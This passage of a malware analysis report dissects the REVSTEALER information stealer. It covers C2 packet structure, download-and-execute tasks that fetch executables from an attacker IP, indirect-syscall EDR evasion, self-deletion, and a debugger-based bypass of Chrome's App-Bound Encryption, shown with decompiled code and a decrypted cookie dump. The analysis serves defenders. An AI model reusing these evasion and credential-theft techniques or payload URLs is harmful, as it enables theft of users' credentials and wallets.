      "ss": "WUV9t9Ea/3PSqiChtiNn+FxaVTu1pMbsc/UBKv1m/K3pfLFjlgUWeoqDYgZIQuIMjWiTKUZEUBTgrnkz0ZUmBZAnrMYTHyZrT4cH1LYidVXQXmN2xza5htkmRmPCIIqtuLRHD8j/zEq1BE2875j000zvcRCKbqJPZrgKhMravbMSZgFZ04dDYgVIhEC9oWAQEmPdM54TtAB3g2oMXwsrCiuz90WKyWZHKAVxHGDxIO5g60gU2oVhdJqtvPavKbSDW9y711gQU1APGommG5pcJ9VtiHCAxyqn3ZQjgYELQ08="
    }
  ]
}
```

Below are the key-value pairs and their meanings:

Field	Value	Meaning
vvnk	oyi	Packet type
wwjb	i	Packet subtype
osvyad	358185	Uptime since last reboot
pbbvu	5d537752d77452a5	Machine ID using FNV-1a (CPUID, RAM, computer name, username)
vh	zibjf	Not clear - Build-related possibly?
pio	[{avd, ss}]	Array of exfiltration items - avd - Unknown - ss - encrypted payload (base64/AES)

Packet structure

Within the **ss** field, after Base64 decoding and AES decryption, lies a 40-byte packet header that prefixes every C2 message. The header includes a fixed protocol magic value (**0x20CAD179**), the machine fingerprint, the data type identifier, and the payload size.

Below is the 40-byte header layout:

Offset	Size	Field
0	4	Magic (0x20CAD179)
4	4	Sequence number
8	4	Source tag
12	16	Machine ID
28	4	Payload size
32	4	Data Type / Tag
36	4	Data handle
40	n	Payload bytes

The source field carries a hard-coded tag associated with different functionality such as credential harvesting, exfiltration and session-related information. This allows the C2 server to route and handle each incoming packet without parsing the payload itself.

The full table of each source tag mapped to their functionality can be found in [Appendix B](#).

Task execution

Near the end of its collection run, REVSTEALER appends its machine identifier to `/ext/sync/uc1uv.wkku?h=` and downloads the task response. A response beginning with `n` bypasses parsing, while the parser also recognizes the exact value `none`.

The parser expects a top-level `tasks` array. Each task can contain `action`, `dl`, `dest`, `cmdline`, `hidden`, and `elevate`. Two actions are implemented:

- `dl` expands environment variables in the destination and command line, downloads the supplied URL, overwrites or creates the destination file, and executes the command only if the transfer succeeds.
- `ex` expands and executes the supplied command line directly.

`hidden` defaults to true and is disabled when its value begins with `0` or `f`. `elevate` defaults to false and is enabled when its value begins with `1` or `t`. Elevated tasks invoke `cmd.exe /c <command>` through `ShellExecuteExW` with the `runas` verb. Non-elevated tasks use `CreateProcessW`; hidden execution supplies `CREATE_NO_WINDOW` and `SW_HIDE`.

The implementation uses a lightweight brace-depth scanner rather than a complete JSON parser. Its return value counts commands actually dispatched, so a failed download does not count as an executed task.

```
None
{
  "tasks": [
    {
      "hidden": true,
      "elevate": false,
      "action": "dl_exec",
      "dl":
"hxyp://192.162.199[.]246/pb7U1zhaae3xpSNrEvJH5yqqyMyIbnNF/9z7BGnRGpgs8cZv7.exe",
      "dest": "%temp%\\4kuh1t7zsm.exe",
      "cmdline": "\"%temp%\\4kuh1t7zsm.exe\""
    },
    {
      "hidden": true,
      "elevate": false,
      "action": "dl_exec",
```

```

        "dl":
"hxyp://192.162.199[. ]246/pb7U1zhaae3xpSNrEvJH5yqqyMyIbnNF/gM9anp0uZNX8zHj.exe",
        "dest": "%temp%\\1ucljxp4fx.exe",
        "cmdline": "\"%temp%\\1ucljxp4fx.exe\""
    },
    {
        "hidden": true,
        "elevate": false,
        "action": "dl_exec",
        "dl":
"http://192.162.199.246/pb7U1zhaae3xpSNrEvJH5yqqyMyIbnNF/6eq5gv0fRvNmCi54.exe",
        "dest": "%temp%\\xg7yl9aa2p.exe",
        "cmdline": "\"%temp%\\xg7yl9aa2p.exe\""
    },
    {
        "hidden": true,
        "elevate": false,
        "action": "dl_exec",
        "dl":
"hxyp://192.162.199[. ]246/pb7U1zhaae3xpSNrEvJH5yqqyMyIbnNF/mKM65Cf6QNqe0Vw9.exe",
        "dest": "%temp%\\117dndzayi.exe",
        "cmdline": "\"%temp%\\117dndzayi.exe\""
    }
}
]
}

```

There is no persistence mechanism observed with REVSTEALER; once all the modules have executed, the malware will send the string (**complete**) at the payload offset signaling its termination.

Before examining the stealer components, the following sections cover some notable features used across the malware.

Notable features

Loading modules

Rather than calling **GetModuleHandle** or **LoadLibrary**, REVSTEALER resolves APIs directly from the PEB and PE export tables, sidestepping user-mode hooks that might be placed by AV and EDR products. For modules not yet loaded, it falls back to **LdrLoadDll**, the lower-level NTDLL function used by **LoadLibrary** to avoid hooking as well.

```

module_base_peb = util_get_module_base_peb(a1: ntdll_dll);
_module_base_peb = module_base_peb;
if ( module_base_peb != nullptr )
{
    LdrLoadDll = util_resolve_export_by_hash_v2(a1: module_base_peb, a2: ntdll_dll_LdrLoadDll);
    RtlInitUnicodeString = util_resolve_export_by_hash_v2(a1: _module_base_peb, a2: ntdll_dll_RtlInitUnicodeString);
    if ( LdrLoadDll != nullptr && RtlInitUnicodeString != nullptr )
    {
        RtlInitUnicodeString(dest_str: v10, source_str: v11);
        h_module = 0;
        if ( LdrLoadDll(dll_path: 0, dll_chars: 0, dll_name: v10, dll_handle: &h_module) == 0 )
            return h_module;
    }
}

```

LdrLoadDll usage

Crash handling

REVSTEALER implements a custom exception handler using a VEH-based `setjmp/longjmp` pattern on `TEB.ArbitraryUserPointer`. This design allows REVSTEALER to safely attempt risky operations such as decrypting DPAPI credentials or performing cross-process memory reads without crashing the process.

It calls `RtlCaptureContext` to snapshot all callee-saved registers and XMM6–15 into a 272-byte `VEH_SETJMP_BUFFER` structure, saves the previous frame pointer for chaining, then installs the buffer as the current frame by writing its address to `gs:[0x28]`. When any exception fires anywhere in the guarded region, the handler intercepts it, writes the `ExceptionCode` into `buf->exc_code`, restores all saved registers into the faulting thread's `CONTEXT`, unlinks the frame by restoring the previous `ArbitraryUserPointer`, and returns `EXCEPTION_CONTINUE_EXECUTION` causing the CPU to resume at the saved RIP, the place where the guarded region was established.

```

1  __int64 __fastcall veh_handler(struct _EXCEPTION_POINTERS *ExceptionInfo)
2  {
3      // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5      frame = NtCurrentTeb()->NtTib.ArbitraryUserPointer;
6      if ( frame == nullptr )
7          return 0;
8      prev_frame = frame->prev_frame;
9      frame->exc_code = ExceptionInfo->ExceptionRecord->ExceptionCode;
10     __writeword(0x28u, prev_frame);
11     ContextRecord = ExceptionInfo->ContextRecord;
12     ContextRecord->Rsp = frame->Rsp;
13     v5 = &ContextRecord->FltSave.XmmRegisters[6];
14     ContextRecord->Rbp = frame->Rbp;
15     ContextRecord->Rbx = frame->Rbx;
16     ContextRecord->Rdi = frame->Rdi;
17     ContextRecord->Rsi = frame->Rsi;
18     ContextRecord->R12 = frame->R12;
19     ContextRecord->R13 = frame->R13;
20     ContextRecord->R14 = frame->R14;
21     ContextRecord->R15 = frame->R15;
22     ContextRecord->Rip = frame->Rip;
23     p_Xmm6 = &frame->Xmm6;
24     if ( v5 > (&frame->Xmm15.High + 7) || (&v5[9].High + 7) < p_Xmm6 )
25     {

```

Custom VEH handler

Syscalls

REVSTEALER initializes an indirect syscall subsystem that allows browser and credential-collection code to request native Windows services without calling the beginning of the corresponding `Zw*` export, where user-mode EDR hooks are commonly installed.

REVSTEALER first resolves `ntdll.dll` by walking the PEB loader list and comparing a case-insensitive module hash against `0x3CFA685D`. This avoids using normal module-resolution APIs for the initial lookup. It then parses the in-memory `ntdll` PE export directory and examines exports whose names begin with `Zw`.

There are 14 small `wrap_Zw*` functions which are the consumers of the persistent descriptors. Each wrapper supplies its service-specific descriptor to the common dispatcher rather than calling the corresponding `ntdll` export directly.

For every matching export, the initializer creates a temporary 24-byte record containing the `Zw*` export entry address, its 32-bit name hash, and the address of a usable syscall gate:

```
C/C++
typedef struct _REVSTEALER_ZW_EXPORT_RECORD {
    uint64_t export_address;    // +0x00: beginning of the Zw* export
    uint32_t name_hash;        // +0x08: hash used to select a requested service
    uint32_t reserved;         // +0x0C: unused/padding in the observed record
    uint64_t syscall_gate;     // +0x10: address of an in-ntdll 0F 05 C3 sequence
} REVSTEALER_ZW_EXPORT_RECORD; // 0x18 bytes
```

REVSTEALER scans up to `0x100` bytes from each export for `0F 05 C3`, which represents `syscall; ret`. If the export begins with an `E9` or `EB` jump, it skips the jump bytes and continues searching. This behavior allows it to recover a gate even when a stub entry point has been redirected by a user-mode hook.

The temporary records are sorted by `export_address`. REVSTEALER treats each record's position in this address-sorted table as the syscall service number for the running Windows build. It therefore does not use a hard-coded syscall table and does not read the `mov eax, imm32` immediate from the requested export. The temporary heap array is used during initialization and is distinct from the persistent descriptors described below.

Every usable gate is also copied into `g_syscall_stub_pool`. The array can hold 512 gate pointers, and `g_syscall_pool_count` records the number populated. These are addresses of `syscall; ret` instructions inside `ntdll`; they are not necessarily the beginnings of the corresponding `Zw*` functions.

When a descriptor is prepared, `resolve_indirect_syscall_descriptor` selects a pool entry using a pseudo-random generator seeded. If the pool cannot supply a gate, the resolver falls back to the gate stored in the matching temporary export record.

Persistent global syscall descriptors

The resolver writes one 16-byte descriptor for each requested native service:

C/C++

```
typedef struct _REVSTEALER_SYSCALL_DESCRIPTOR {
    uint64_t encoded_gate;           // +0x00: syscall;ret address XOR 0x4ADA3F9E64784AD7
    uint32_t argument_count;        // +0x08: plaintext service metadata
    uint16_t encoded_ssn;           // +0x0C: sorted service index XOR 0x9BF9
    uint16_t reserved;              // +0x0E: unused/padding in the 16-byte slot
} REVSTEALER_SYSCALL_DESCRIPTOR; // 0x10 bytes
```

```
L400507D0 95 05 54 DC 60 40 DA 4A g_syscall_ZwOpenProcess dq 4ADA4060DC540595h
L400507D0                                     ; DATA XREF
L400507D0                                     ; init_in
L400507D0                                     ; Hell's
L400507D8 04 00 00 00                n_args dd 4
L400507DC DF 9B 00 00                match_idx dd 9BDFh
L400507E0                                     ; __int64 g_syscall_ZwGetNextProcess
L400507E0 00 00 00 00 00 00 00 00 g_syscall_ZwGetNextProcess dq 0          ; DATA XREF
L400507E0                                     ; init_in
L400507E0                                     ; Hell's
L400507E8 00 00 00 00 00 00 00 00 align 10h
L400507F0                                     ; _QWORD g_syscall_ZwTerminateProcess[2]
L400507F0 00 00 00 00 00 00 00 00 g_syscall_ZwTerminateProcess dq 0, 0    ; DATA XREF
L400507F0 00 00 00 00 00 00 00 00                                     ; wrap_Zw
L400507F0                                     ; Hell's
L40050800                                     ; _QWORD g_syscall_ZwQueryInformationProcess[2]
L40050800 00 00 00 00 00 00 00 00 g_syscall_ZwQueryInformationProcess dq 0, 0
L40050800 00 00 00 00 00 00 00 00                                     ; DATA XREF
L40050800                                     ; wrap_Zw
L40050800                                     ; Hell's
L40050810                                     ; _QWORD g_syscall_ZwClose[2]
L40050810 00 00 00 00 00 00 00 00 g_syscall_ZwClose dq 0, 0              ; DATA XREF
L40050810 00 00 00 00 00 00 00 00                                     ; wrap_Zw
```

_REVSTEALER_SYSCALL_DESCRIPTOR structure in memory

The qword at offset `+0x00` is an XOR-encoded pointer to the selected `syscall; ret` gate. The selected gate can belong to an unrelated export. The dword at `+0x08` records the expected number of parameters. This value is useful service metadata. And lastly the word at `+0x0C` is the XOR-encoded service index.

Technique classification

This style is best described as a custom indirect-syscall mechanism. It combines Hell's Gate-style dynamic resolution of `ntdll` native exports with address-sorted syscall-number derivation and randomized in `ntdll` gates.

```
.text:0000000140042E20 invoke_indirect_syscall proc near
.text:0000000140042E20
.text:0000000140042E20 var_78= byte ptr -78h
.text:0000000140042E20 arg_20= qword ptr 30h
.text:0000000140042E20 arg_28= qword ptr 38h
.text:0000000140042E20 arg_30= qword ptr 40h
.text:0000000140042E20 arg_38= qword ptr 48h
.text:0000000140042E20 arg_40= qword ptr 50h
.text:0000000140042E20 arg_48= qword ptr 58h
.text:0000000140042E20 arg_50= qword ptr 60h
.text:0000000140042E20 arg_58= qword ptr 68h
.text:0000000140042E20 arg_60= qword ptr 70h
.text:0000000140042E20 arg_68= byte ptr 78h
.text:0000000140042E20
.text:0000000140042E20 push rbp ; Central indirect-syscall dispatcher. Re-marshals
.text:0000000140042E21 mov rbp, rsp
.text:0000000140042E24 push rbx
.text:0000000140042E25 push rdi
.text:0000000140042E26 push rsi
.text:0000000140042E27 sub rsp, 80h ; Integer Subtraction
.text:0000000140042E2E mov rbx, rcx
.text:0000000140042E31 mov r10, rdx
.text:0000000140042E34 mov rdx, r8
.text:0000000140042E37 mov r8, r9
.text:0000000140042E3A mov r9, [rbp+arg_20]
.text:0000000140042E3E lea rsi, [rbp+arg_28] ; Load Effective Address
.text:0000000140042E42 lea rdi, [rsp+98h+var_78] ; Load Effective Address
.text:0000000140042E47 mov rcx, 8
.text:0000000140042E4E rep movsq ; Move Byte(s) from String to String
.text:0000000140042E51 movzx eax, word ptr [rbx+0Ch] ; Move with Zero-Extend
.text:0000000140042E55 xor ax, cs:g_syscall_index_xor_key ; Logical Exclusive OR
.text:0000000140042E5C mov r11, [rbx]
.text:0000000140042E5F xor r11, cs:g_stub_ptr_xor_key ; Logical Exclusive OR
.text:0000000140042E66 call r11 ; Indirect Call Near Procedure
.text:0000000140042E69 add rsp, 80h ; Add
.text:0000000140042E70 pop rsi
.text:0000000140042E71 pop rdi
.text:0000000140042E72 pop rbx
.text:0000000140042E73 pop rbp
.text:0000000140042E74 retn ; Return Near from Procedure
.text:0000000140042E74 invoke_indirect_syscall endp
.text:0000000140042E74
```

invoke_indirect_syscall stub

Self-deletion

Before the malware shuts down, it attempts to perform a self-delete operation while running. The malware includes two techniques in case the first operation fails.

REVSTEALER deletes its image through native file-information classes before terminating. It obtains its executable path, resolves `NtSetInformationFile`, and makes up to three attempts to open the image with delete-related access. It then submits `FileDispositionInformationEx` with a value of 7, combining delete, POSIX-semantics, and force-image-section-check flags. The handle is closed after each request, and a non-negative `NTSTATUS` ends the retry loop.

If the extended disposition request fails, the fallback opens the image for deletion, renames its default stream to the alternate data stream name `:e` with `FileRenameInformation`, reopens the original path, and applies the older `FileDispositionInformation` class with a true value. Failed pairs are separated by a 300-millisecond delay. This technique has been observed in multiple malware families such as LATRODECTUS, and was first [discovered](#) by Jonas Lykkegaard and implemented by Lloyd Davies in the delete-self-poc [repo](#). After the deletion attempts, the malware resolves and calls `kernel32!ExitProcess(0)`.

Data collection/exfiltration

This section covers REVSTEALER's core data collection capabilities, including victim and system profiling as well as the individual stealer components. This malware casts a wide net across various file sources, targeting credentials, cryptocurrency wallets, gaming platforms, messaging applications, password managers, and more. The malware also implements a bypass for Google Chrome's [Application-Bound Encryption \(ABE\)](#), a security feature introduced in 2024 used to protect stored credentials and cookies from being accessed by low-privilege malware.

The following sections are presented in the order of their execution:

System information

Once the C2 connection is established, REVSTEALER immediately profiles the victim machine and transmits the collected data as part of the first outbound request.

The following table contains data collected in this request and the source APIs used to retrieve the data:

Field	Source
Date/time	<code>GetSystemTime</code> (day, month, year, hour, min, sec)
Machine fingerprint	FNV-1a hash based on victim machine (CPU, Memory, Computer Name, Username)
System locale	<code>GetLocaleInfo</code> , <code>GetSystemDefaultUILanguage</code>
CPU info	<code>CPUID</code> , <code>GetLogicalProcessorInformation</code>
RAM (MB)	<code>GlobalMemoryStatusEx</code>
Windows version	<code>RtlGetVersion</code> (major, minor, build + arch)
GPU name	<code>EnumDisplayDevicesW</code>

NetBIOS hostname	<code>GetComputerNameW</code>
DNS hostname	<code>GetComputerNameExW</code> using <code>ComputerNameDnsDomain</code>
Username	<code>GetUserNameW</code>
Administrator flag	Generates 1 or 0 based on <code>AllocateAndInitializeSid</code>
Token integrity	<code>GetTokenInformation</code>
Timezone	<code>GetTimeZoneInformation</code>
User locale	<code>GetLocaleInfoW</code> , <code>GetUserDefaultUILanguage</code>
Keyboard layout	<code>GetKeyboardLayout</code>
Screen resolution	<code>GetSystemMetrics(0)</code> , <code>GetSystemMetrics(1)</code>
Version	Bot version number

Environment variable dump

The malware harvests the victim's full environment block using `GetEnvironmentStringsW`. This is particularly dangerous for users as environment variables commonly hold sensitive material including API keys, cloud provider credentials, and session tokens.

Below is an example of this output:

```
None
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\jim\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
ComSpec=C:\WINDOWS\system32\cmd.exe
```

Process listing

REVSTEALER collects all running processes at the time of infection using `CreateToolhelp32Snapshot` in combination with `Process32FirstW` / `Process32NextW`. Each entry is converted to UTF-8 and the PID is converted to a decimal then written into a tab-delimited buffer listing.

Below is a shortened example of this output:

```
None
0      [System Process]
4      System
100    Registry
344    smss.exe
436    csrss.exe
```

Installed applications

REVSTEALER collects the installed applications on the victim machine by reading the Windows uninstall registry key path

(`SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`). It performs this operation twice to cover both 32-bit and 64-bit applications and also includes the version number with the program.

Below is an example of the output:

```
None
Python 3.12.10 Standard Library (64-bit)      3.12.10150.0
Everything 1.4.1.1032 (x86)      1.4.1.1032
Google Chrome 148.0.7778.96
Microsoft Edge 147.0.3912.98
Wireshark 4.6.5 x64      4.6.5
Python Launcher 3.12.10150.0
```

Windows clipboard

REVSTEALER collects the contents of the user's clipboard via `OpenClipboard / GetClipboardData`.

Screenshot

REVSTEALER captures a full screenshot of the victim machine using various built-in Windows functionality by getting the screen dimensions `GetDeviceCaps`, then using `BitBlt`, then encoding the data using a GDI JPG encoder (`557cf401-1a04-11d3-9a73-0000f81ef32e`).

Browser discovery/credential decryption

Prior to credential theft, REVSTEALER builds a list of browser profile locations by resolving `%LOCALAPPDATA%` and `%APPDATA%` via `GetEnvironmentVariableW`. Next, it enumerates the `%SystemDrive%\Users`, walking through every sub-directory to collect all the user accounts

on the machine. Once the users and directories are identified, it sweeps through each location searching for files named **Local State** or directories named **Profiles**. This is used to identify two browser families:

- Chromium targeting Chrome/Edge/Brave/Opera browsers (**Local State**)
- Gecko targeting Firefox/Thunderbird browsers (**Profiles**)

For any found browsers, REVSTEALER sends over a browser count announcement to the C2 server using the tag (**0xB7297721**). After this packet, there is a per-browser loop that does the following:

- If the browser is Chromium-based, parses the **Local State** JSON file, searches for the string (**encrypted_key**), strips out the **DPAPI** prefix, and then decrypts via **CryptUnprotectData** to get the raw 32-byte AES key that will be used downstream to decrypt the credential files
- Attempt to extract app-bound encryption key using debugger-based technique ([discussed in following section](#))
- For each browser profile found, scans the subdirectories and collects the file path metadata for each credential store such as **Cookies**, **Login Data**

test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default>Login Data	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default>Login Data For Account	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Web Data	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\History	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Preferences	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Local Storage\leveldb	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Local Extension Settings	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\Local Extension Settings	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Microsoft\Edge\User Data\Default\IndexedDB	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default>Login Data	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default>Login Data For Account	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Web Data	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\History	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Preferences	SUCCESS
test.exe	1364	QueryBasicInformationFile	C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb	SUCCESS

Credential file paths collected

During this per-browser loop, each credential bundle is compressed with LZ77 and exfiltrated using the magic value (**0x447b5257**). This request contains the browser name, profile ID, decrypted DPAPI/App-Bound master key, and the corresponding SQLite database.

Below is an example of the underlying data where a Chrome Profile was exfiltrated:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	57	52	7B	44	0C	00	00	00	43	00	68	00	72	00	6F	00	WR{D....C.h.r.o.
00000010	6D	00	65	00	10	00	00	00	63	00	68	00	72	00	6F	00	m.e.....c.h.r.o.
00000020	6D	00	69	00	75	00	6D	00	08	00	00	00	31	00	42	00	m.i.u.m.....l.B.
00000030	39	00	46	00	20	00	00	00	1B	9F	2C	69	67	50	3A	0C	9.F.ÿ,igP:.
00000040	3D	5E	8A	B1	26	41	16	2A	CD	6E	C8	06	AF	70	8F	9C	=^Š±&A.*İnÈ.̄p.œ
00000050	AE	5C	D7	2D	2E	22	4B	62	00	00	00	00	00	00	00	00	@*-."Kb.....
00000060	01	00	00	00	12	00	00	00	50	00	72	00	6F	00	66	00	P.r.o.f.
00000070	69	00	6C	00	65	00	20	00	31	00	00	00	00	00	0B	00	i.l.e. .l.....
00000080	00	00	00	00	00	00	22	00	00	00	50	00	72	00	6F	00	"....P.r.o.
00000090	66	00	69	00	6C	00	65	00	20	00	31	00	5F	00	43	00	f.i.l.e. .l_.C.
000000A0	6F	00	6F	00	6B	00	69	00	65	00	73	00	00	40	00	00	o.o.k.i.e.s..@..
000000B0	53	51	4C	69	74	65	20	66	6F	72	6D	61	74	20	33	00	SQLite format 3.
000000C0	10	00	01	01	00	40	20	20	00	00	00	08	00	00	00	04	@
000000D0	00	00	00	00	00	00	00	00	00	00	00	02	00	00	00	04	

Chrome Profile SQLite database and key

After this data is sent out, there is a recursive search in these folders for wallet extensions based on the browser engine type. If any extension is found, it's exfiltrated using the previously discussed structure.

Chrome extension harvester

REVSTEALER employs a Chrome extension harvester targeting extensions found under:

- <profile>\Local Extension Settings*
- <profile>\IndexedDB*

For each extension directory, it hashes the 32-character extension ID string using a FNV-1a and matches it against an embedded table consisting of 225 entries. The full table of extensions can be found in [Appendix D](#).

Firefox extension harvester

The malware targets crypto wallet extensions in Firefox by reading `prefs.js` from the Firefox profile to parse the profile configuration. After enumeration, it filters for directory prefixed with `moz-extension++` and then extracts the extension ID from the directory name where it is then hashed and compared against an embedded table. The full table of these extensions can be found in [Appendix E](#).

Debugger-based browser key extraction

This technique was likely influenced by ElevationKatz, under the [ChromeKatz](#) project tree, which was also adopted by [VoidStealer](#) in March 2026. We tested REVSTEALER against Chrome version 151.0.7922.174.

The malware first creates a hidden desktop via `CreateDesktopW` with a name beginning with “D” followed by eight random lowercase characters. If desktop creation succeeds, the generated name is assigned to `STARTUPINFO.lpDesktop`. This launches the browser outside the user's current desktop so the browser UI is not visible during the operation.

The targeted browser (Edge first, then Chrome) is launched as a debug target using `CreateProcessW`. The malware uses either `DEBUG_PROCESS` or `DEBUG_PROCESS | DEBUG_ONLY_THIS_PROCESS`, depending on whether Chromium child processes must also be debugged. It then enters a debug event loop that monitors and dispatches different debug-event types.

On `LOAD_DLL_DEBUG_EVENT`, the malware obtains the process handle associated with the event and attempts to identify modules for `chrome.dll` / `msedge.dll`.

Once the target DLL is identified, the malware decrypts a 43-byte marker using XOR `0xF2`: `OSCrypt.AppBoundProvider.Decrypt.ResultCode`. This string is used as a landmark for locating code associated with App-Bound decryption. It searches the remote module's `.rdata`, `.data`, `.text`, and `.rodata` sections. If it is not found, it also searches other readable PE sections.

```
for (int64_t i_3 = 0; i_3 < 0x2b; i_3 += 1)
    rax_27.b = var_d30_1
    rax_27.b ^= *(i_3 + &data_140043858) // OScrypt.AppBoundProvider.Decrypt.ResultCode
    var_c68[i_3] = rax_27.b

int64_t rax_28 = pe_scan_section_for_pattern(rsi_1, debugEvent.u.LoadDll.lpBaseOfDll, &var_c68, 0x2b)
__builtin_memset(dest: &var_c68, ch: 0, count: 0x2c)
```

Scanning for marker in Chromium DLLs

After locating the marker, the malware scans the module's `.text` section for a seven-byte RIP-relative LEA instruction that references the marker's virtual address. A hardware execution breakpoint is then installed on this instruction. `NtGetNextThread` is used to enumerate every thread in the target process, and each thread is then suspended before its debug register context is modified:


```
C/C++
SuspendThread(thread);
GetThreadContext(thread, &context);

context.Dr0 = breakpoint_address;
context.Dr7 = 1;

SetThreadContext(thread, &context);
ResumeThread(thread);
```


If Chromium creates additional threads, the `CREATE_THREAD_DEBUG_EVENT` handler installs the same breakpoint on the new thread to ensure that the breakpoint remains effective regardless of which browser thread eventually executes the target code.

When the marked instruction is reached, it triggers an `EXCEPTION_SINGLE_STEP` event. REVSTEALER handles this by opening the faulting thread with `GetThreadContext`, and checking bit 0 of `DR6` to confirm that hardware breakpoint slot 0 caused the event rather than an unrelated single-step condition. Finally, registers `R15`, `R14`, and `RBX` are checked, each being treated as an address containing a pointer to the decrypted 32-byte App-Bound key. Below is a visual representation through x64dbg.



Decrypted App-Bound key in memory

```
C:\Users\JiaYuChan\Desktop\revstealer>python decrypt_cookies.py --key "A5 B2 DE 86 D8 DA 6D 23 99 E1 B3 13 28 3B C6 0D 27 56 4A A5 E3 C9 8A D3 58 02 28 31 1C 2
E 55 B0" "C:\Users\JiaYuChan\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies"
Database: C:\Users\JiaYuChan\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies
Database version: 24
v20 records: 4

Record 1
Host: .google.com
Name: AEC
Path: /
AES-GCM: valid
Host hash: valid
Value: "AdjVEau"

Record 2
Host: .google.com
Name: NID
Path: /
AES-GCM: valid
Host hash: valid
Value: "534=MLYiEYW6bmEPS"

Record 3
Host: .google.com
Name: SEARCH_SAMESITE
Path: /
AES-GCM: valid
Host hash: valid
Value: "CgQI0aEB"

Record 4
Host: .google.com
Name: SNID
Path: /verify
AES-GCM: valid
Host hash: valid
Value: "AEcomdSJ"
```

Decrypted Cookie file

Cryptocurrency wallet harvesting (standalone)

REVSTEALER takes a strategic approach as it harvests cryptocurrency wallets on the victim machine. It follows a two-layer architecture where the first stage enumerates known wallet locations and validates which targets actually exist on the machine. The second layer is the collection component, where each confirmed wallet directory that was previously found is then processed for matching files, and they are then compressed and staged for exfiltration.

Discovery layer for cryptowallets

Before the discovery engine starts, the malware resolves three environment variables (%APPDATA%, %LOCALAPPDATA%, %USERPROFILE%) to determine the user's profile directories. These will serve as the base paths for all the wallet lookups. Next, REVSTEALER decrypts an embedded table of 51 wallet descriptors. Each descriptor includes:

- **Base directory:** One of the three resolved environment variables (Example: `C:\Users\jim\AppData\Roaming`)
- **Wallet subpath:** Application-specific path appended to the base (Example: `\Bitcoin`)
- **Engine type:** Controls how the directory is crawled during collection

The engine type determines how the malware searches inside the targeted directory, as different wallets store their data in different formats and layouts depending on the application.

- **Engine 0 (No extension filter):** This is used for broad collection where the directories don't follow a standard file extension pattern
- **Engine 1 (Monero):** Filters specifically for `.keys` files
- **Engine 256 (Bitcoin):** These target files with extensions (`.dat`, `.keys`, `.wallet`) or filenames containing `wallet`

Below is a shortened example of the output of this discovery engine. The full list of targeted wallets can be found in [Appendix C](#).

Wallet	Base	Path	Engine
Armory	%APPDATA%	\Armory	0
Bitcoin	%APPDATA%	\Bitcoin	256
CakeWallet	%APPDATA%	\com.cakewallet.cake_wallet\Cake Wallet\wallets	1

Collection layer for cryptowallets

After each wallet has been marked for collection, REVSTEALER recursively enumerates each wallet directory reading up to 5 levels deep searching for files under 50 MB. There are two

optional filter flags that are used in combination with the engine type (key filter and extension filter).

When the key filter is set, the filename must be 5 characters or more and end with **.keys**.

When the extension filter is set, the filename must end in the following four patterns:

- **.dat**
- **.keys**
- **.wallet**
- **wallet** (Any filename containing “wallet”)

